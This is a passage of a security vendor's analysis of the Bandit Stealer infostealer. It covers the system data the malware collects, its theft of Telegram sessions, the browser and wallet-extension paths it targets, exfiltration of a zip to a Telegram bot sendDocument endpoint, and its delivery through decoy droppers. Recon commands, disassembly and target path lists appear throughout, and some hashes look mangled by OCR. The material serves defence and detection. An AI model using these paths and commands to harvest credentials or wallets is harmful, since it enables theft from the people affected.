mov     qword ptr [rsp+2D8h+var_1B8+8], 7
lea     rax, [rsp+2D8h+var_1C8]
mov     ebx, 2
mov     rcx, rbx
call    path_filepath_join
```

Figure 8. Displays the disassembled view of the created folder

We break down the specific information obtained from the victim and its corresponding details:

Table 1. Stolen information and commands used

Stolen Information	Details
Username, computer name, and current IP	The malware uses the functions *os.Getenv* and *os.hostname*, and the command line utility *curl* to get the username, computer name and public IP of the victim.
Obtains the victim's hard drive information	The malware retrieves the disc information in drive C using win32 API GetDiskFreeSpaceExW. Bandit Stealer gets the following information: • Total Size • Free Space • Available Space
Retrieves the detailed information of the victim machine	The malware gathers the following: • OS Name • OS Version • OS Architecture • Platform • OS Machine • OS Processor

Programme runtime of the malware	The malware uses "time_now" function, a programming function that retrieves or generates the current time. It provides the current date and time information based on the system clock or a specified time zone.
Screen size of the victim’s machine	The malware executes the following command to retrieve the screen size: *wmic desktopmonitor get screenheight, screenwidth*
UAC Information	UAC (User Account Control) is a security feature in Windows OS. The malware runs the command below to determine if “UAC Enabled” in the victim machine: *cmd /c net session*
IP location of the victim	The process involves making an HTTP request to the specified URL using the GET method. In this case, the URL *https://ipapi.com/json/*, which is a web service that provides IP geolocation data in JSON format, is used.
Country code	The malware executes the command to retrieve the country code associated with an IP address: *curl ipinfo.io/country*

After gathering all the information, the malware saves these in a file named "*userinfo.txt*" within the <*C:\Users\<Username>\AppData\Local\vicinfo*> folder.






Figure 9. File name USERINFO.txt



```
BANDIT STEALER
                    @[redacted]


Country Code:
Location:
Geolocation: {"city":        ,"postal":      ,"country_name":            ,"region":            }
System Info

OS Name:
OS Version:
OS Architecture:
OS Platform:
OS Machine:
OS Processor:
Hard Drive Info

Total Size:
Free Space:
Program Run Time:
Screen Size:
UAC Info:
Hardware

Host Name:
OS Name:
System Manufacturer:
System Model:
Processor(s):
Total Physical Memory:
```

Figure 10. USERINFO.txt content

Bandit Stealer collects Telegram sessions to gain unauthorised access, allowing impersonation and malicious actions such as accessing private messages and data associated with the compromised account.



```
.text:000000014035868D                 mov     rbx, [rsp+448h+var_3F8]
.text:0000000140358692                 call    bandit_messenger_GetTelegramSessions
.text:0000000140358697                 lea     rax, aLocalappdata ; "LOCALAPPDATA"
```

Figure 11. bandit_messenger_GetTelegramSessions steals Telegram Desktop data and stores it under %localappdata%\{ip address}\Telegram\user_data

The malware cheques the folder paths of the browser and cryptocurrencies to gain unauthorised access to personal or confidential information in order to exploit it for financial gain. Table 2 shows the list of the browsers scanned and their corresponding paths:


Table 2. Browsers checked for by Bandit Stealer

Browser	Path
7Star	%appdata%\7Star\7Star\User Data\Local State
YandexBrowser	%appdata%\Yandex\YandexBrowser\User Data\Local State
Brave-Browser	%localappdata%\BraveSoftware\Brave-Browser\User Data\Local State
Amigo	%appdata%\Amigo\User Data\Local State
Torch	%appdata%\Torch\User Data\Local State
Google Chrome Canary	%appdata%\Google\Chrome SxS\User Data\Local State
Google Chrome	%localappdata%\Google\Chrome\User Data\Local State
Cent Browser	%appdata%\CentBrowser\User Data\Local State

Sputnik	%appdata%\Sputnik\Sputnik\User Data\Local State
Iridium	%localappdata%\Iridium\User Data\Local State
Orbitum	%appdata%\Orbitum\User Data\Local State
UCozMedia	%appdata%\uCozMedia\Uran\User Data\Local State
Epic Privacy Browser	%appdata%\Epic Privacy Browser\User Data\Local State
Microsoft Edge	%localappdata%\Microsoft\Edge\User Data\Local State
Kometa	%appdata%\Kometa\User Data\Local State

The following sensitive information will be stolen from the victim’s browser:

- Login data
- Cookies
- Web history
- Credit card details



```
mov     [rsp+448h+var_290], rsi
mov     rax, [rsp+448h+var_278]
mov     rbx, [rsp+448h+var_3A8]
mov     rcx, [rsp+448h+var_2A0]
mov     rdi, [rsp+448h+var_3D8]
call    bandit_browsers_GetLoginData
mov     rax, [rsp+448h+var_278]
mov     rbx, [rsp+448h+var_3A8]
mov     rcx, [rsp+448h+var_2A0]
mov     rdi, [rsp+448h+var_3D8]
mov     rsi, [rsp+448h+var_290]
mov     r8, [rsp+448h+var_3D0]
mov     r9, [rsp+448h+var_3C8]
call    bandit_browsers_GetCookies
mov     rax, [rsp+448h+var_278]
mov     rbx, [rsp+448h+var_3A8]
mov     rcx, [rsp+448h+var_2A0]
mov     rdi, [rsp+448h+var_3D8]
call    bandit_browsers_GetWebHistory
mov     rax, [rsp+448h+var_278]
mov     rbx, [rsp+448h+var_3A8]
mov     rcx, [rsp+448h+var_2A0]
mov     rdi, [rsp+448h+var_3D8]
mov     rsi, [rsp+448h+var_290]
mov     r8, [rsp+448h+var_3D0]
mov     r9, [rsp+448h+var_3C8]
call    bandit_browsers_GetCreditCards
```

Figure 12. Information taken from the victim’s browsers

Table 3 shows the list of cryptocurrencies collected and their corresponding paths:

Table 3. Cryptocurrencies stolen

Cryptourrency	Path
Bitcoin	%appdata%\Bitcoin
Litecoin	%appdata%\Litecoin
Dash	%appdata%\Dash
Ethereum	%appdata%\Ethereum
Electrum	%appdata%\Electrum
Exodus	%appdata%\Exodus
Atomic	%localappdata%\atomic


Additionally, the malware scans for specific browser extensions associated with cryptocurrency wallets by checking the path of the browser extensions. Table 4 shows the wallets that the malware searches for and their respective paths:

Table 4. Cryptocurrency wallets scanned

Extension Name	Path
Clover Wallet	%localappdata%Google\Chrome\User Data\Default\Local Extension Settings\nhnkbkgjikgcigadomkphalanndcapjk
Jaxx Liberty	%localappdata%Google\Chrome\User Data\Default\IndexedDB\chromeextension_cjelfplplebdjjenllpjcblmjkfcffne_0.indexeddb.leveldb
Wombat	%localappdata%Google\Chrome\User Data\Default\Local Extension Settings\amkmjjmmflddogmhpjloimipbofnfjih
TronLink	%localappdata%Google\Chrome\User Data\Default\Local Extension Settings\ibnejdfjmmkpcnlpebklmnkoeoihofec
Trust Wallet	%localappdata%Google\Chrome\User Data\Default\Local Extension Settings\egjidjbpglichdcondbcbdnbeeppgdph
Crypto.com	%localappdata%Microsoft\Edge\User Data\Default\Local Extension Settings\gpbdhlngfkgihnfeekcmkbbalpdflgmg
BitKeep: Crypto & NFT Wallet	%localappdata%Microsoft\Edge\User Data\Default\Local Extension Settings\jiidiaalihmmhddjgbnbgdfflelocpak

Sending the victim's information

Bandit Stealer tries to execute *isof -t <path of zip file>*, a utility in the Linux environment to list down all the processes that are actively using a file. It is possible that the author tries to terminate the processes that accesses the Zip file to use it and send it to the server or Telegram.



```
     Hex                                                   ASCII
D140 68 74 74 70 73 3A 2F 2F 61 70 69 2E 74 65 6C 65  https://api.tele
D150 67 72 61 6D 2E 6F 72 67 2F 62 6F 74 35 39 34 33  gram.org/[redacted]
D160 32 38 39 36 30 36 3A 41 41 47 4E 45 57 32 42 33
D170 7A 44 52 68 47 44 78 59 37 45 31 74 67 37 5F 6D
D180 32 42 4A 63 56 6B 55 4A 44 77 2F 73 65 6E 64 44  /sendD
D190 6F 63 75 6D 65 6E 74 00 00 00 00 00 00 00 00 00  ocument.........
D1A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

0000C0003C28A0 68 74 74 70 73 3A 2F 2F 61 70 69 2E 74 65 6C 65  https://api.tele
0000C0003C28B0 67 72 61 6D 2E 6F 72 67 2F 62 6F 74 35 39 34 33  gram.org/[redacted]
0000C0003C28C0 32 38 39 36 30 36 3A 41 41 47 4E 45 57 32 42 33
0000C0003C28D0 7A 44 52 68 47 44 78 59 37 45 31 74 67 37 5F 6D
0000C0003C28E0 32 42 4A 63 56 6B 55 4A 44 77 2F 73 65 6E 64 44  /sendD
0000C0003C28F0 6F 63 75 6D 65 6E 74 00 00 00 00 00 00 00 00 00  ocument.........
0000C0003C2900 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D  form-data; name=
0000C0003C2910 22 64 6F 63 75 6D 65 6E 74 22 3B 20 66 69 6C 65  "document"; file
0000C0003C2920 6E 61 6D 65 3D 22 43 3A 5C 5C 55 73 65 72 73 5C  name="C:\\Users\
0000C0003C2930 5C 77 69 6E 37 78 36 34 5C 5C 41 70 70 44 61 74  \        \\AppDat
0000C0003C2940 61 5C 5C 4C 6F 63 61 6C 5C 5C 31 37 35 2E 31 37  a\\Local\\
0000C0003C2950 36 2E 33 30 2E 31 32 2E 7A 69 70 22 00 00 00 00          .zip"....
0000C0003C2960 6D 75 6C 74 69 70 61 72 74 2F 66 6F 72 6D 2D 64  multipart/form-d
0000C0003C2970 61 74 61 3B 20 62 6F 75 6E 64 61 72 79 3D 35 64  ata; boundary=[redacted]
0000C0003C2980 38 66 66 66 63 32 37 64 36 64 66 37 31 37 32 35
0000C0003C2990 66 34 36 36 31 63 32 64 61 63 35 39 36 33 32 38
0000C0003C29A0 34 39 33 62 61 66 37 34 65 61 39 31 30 34 64 66
0000C0003C29B0 30 66 31 35 62 36 36 39 62 37 00 00 00 00 00 00  ......
0000C0003C29C0 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
```

Figure 13. The screenshot shows the Telegram BOT ID and chat ID (top), and where Bandit Stealer sends the data, https[:]//api[.]telegram[.]org/bot%s/sendDocument with filename "%localappdata%\{Victim's IP Address}.zip" (bottom)


Delivery

The malware file might have been unwittingly downloaded by users while visiting malicious websites or through phishing emails. In this section, we break down the different ways the malware was installed and executed.

1. The dropper, a self-extracting archive, executes the *hot.exe* file. Once the malware has carried out all its intended actions, it opens a Word document and deceives the user to open a seemingly harmless document and creating the illusion of a non-malicious file being accessed.

Execution parent: *NewWarningNotice.exe* (SHA256: 106a184d39858af7b0264f26fae0fc657a84ccfd87df3a4f55e7060b3c3c1d92d) drops the following files:

- *%temp%\RarSFX0\notice.docx* (opens this document)
- *%temp%\RarSFX0\hot.exe* (Bandit Stealer)



Name	Date modified	Type	Size
hot.exe	4/27/2023 4:08 AM	Application	8,092 KB
notice.docx	4/26/2023 7:21 AM	Microsoft Word D...	12 KB

I am writing to bring to your attention some concerns that we have regarding your job performance. As an employee of [Company Name], you are expected to meet certain standards of performance, behavior, and attendance. Unfortunately, we have noticed several instances where you have not met these expectations, and as a result, we are issuing you this warning notice.

The following are specific issues that we have observed:

[Include a detailed list of the employee's performance issues, such as failure to meet deadlines, poor quality of work, frequent absences, or other problems.]

Please be aware that these issues are unacceptable and must be addressed immediately. Your job performance has a direct impact on the success of our company, and we expect all employees to take their responsibilities seriously.

We would like to give you the opportunity to improve your performance, so we are providing you with the following expectations for improvement:

[Include specific expectations for the employee to improve their performance, such as meeting deadlines, producing higher-quality work, improving attendance, or other performance goals.]

We will be monitoring your progress closely and will be conducting a follow-up meeting with you on [date] to discuss your progress. Please understand that failure to meet the expectations outlined in this warning notice may result in further disciplinary action, up to and including termination.


We value you as an employee and hope that you will take this notice seriously and make the necessary changes to improve your performance. If you have any questions or concerns, please do not hesitate to discuss them with your supervisor.

Figure 14. The dropped files in %temp% path folder (top), and the Word document opened to distract the user from the malicious activities happening in the background (bottom)

2. The dropper, also a self-extracting archive, executes the *RUNFIRST.exe* file. After the malware has completed all its intended actions, it will open a non-malicious file named *openvpn-gui.exe*.

Execution Parent: *OpenVpnGUI_unlimited.exe* (SHA256: 064338e9b9075b48890d9db21fec27a3c7coe10e80abc954ba3777b660eceeacb) drops the following file:

- *%TEMP%\RUNFIRST.exe* (Bandit Stealer)
- *%TEMP%\openvpn-gui.exe*




openvpn-gui.exe	5/2/2023 10:10 AM	Application	849 KB
Procmon64.exe	11/26/2022 6:05 PM	Application	1,146 KB
RGI3E4B.tmp	9/8/2017 9:16 AM	TMP File	11 KB
RGI3E4B.tmp-tmp	9/8/2017 9:16 AM	TMP-TMP File	9 KB
RUNFIRST.exe	5/2/2023 10:10 AM	Application	8,110 KB

Figure 15. Dropped files in the %temp% path folder

3. Once the self-extracting archive is executed, it will prompt the image shown in Figure 16, which acts as an installer of a Heartsender application. Heartsender is a spam distribution tool that automates the process of sending large volumes of emails to numerous recipients. While they can be utilised for advertising and marketing purposes, it is uncommon for regular users to use this app due to the potential for abuse in phishing, scams, and the distribution of malware. In this sample, the author appears to have created a fake installer of Heartsender, which can be purchased online, to trick users into installing it with the embedded malware.

Once the victim chooses the Yes button, the malware will drop and execute the *Lowkey.exe* file, which is Bandit Stealer.

Execution Parent: *HeartSender.exe* (SHA256: 64fae4148c74e0603c198459fd46b3ed3bece8066498f91782b6d98d5c3fc2d01) drops the file *%TEMP%\Lowkey.exe* (Bandit Stealer)



Heartsender v4.0.16

Do you want to install Heartsender v4.0.16

Name	Date modified	Type
Lowkey.exe	5/1/2023 12:23 PM	Application

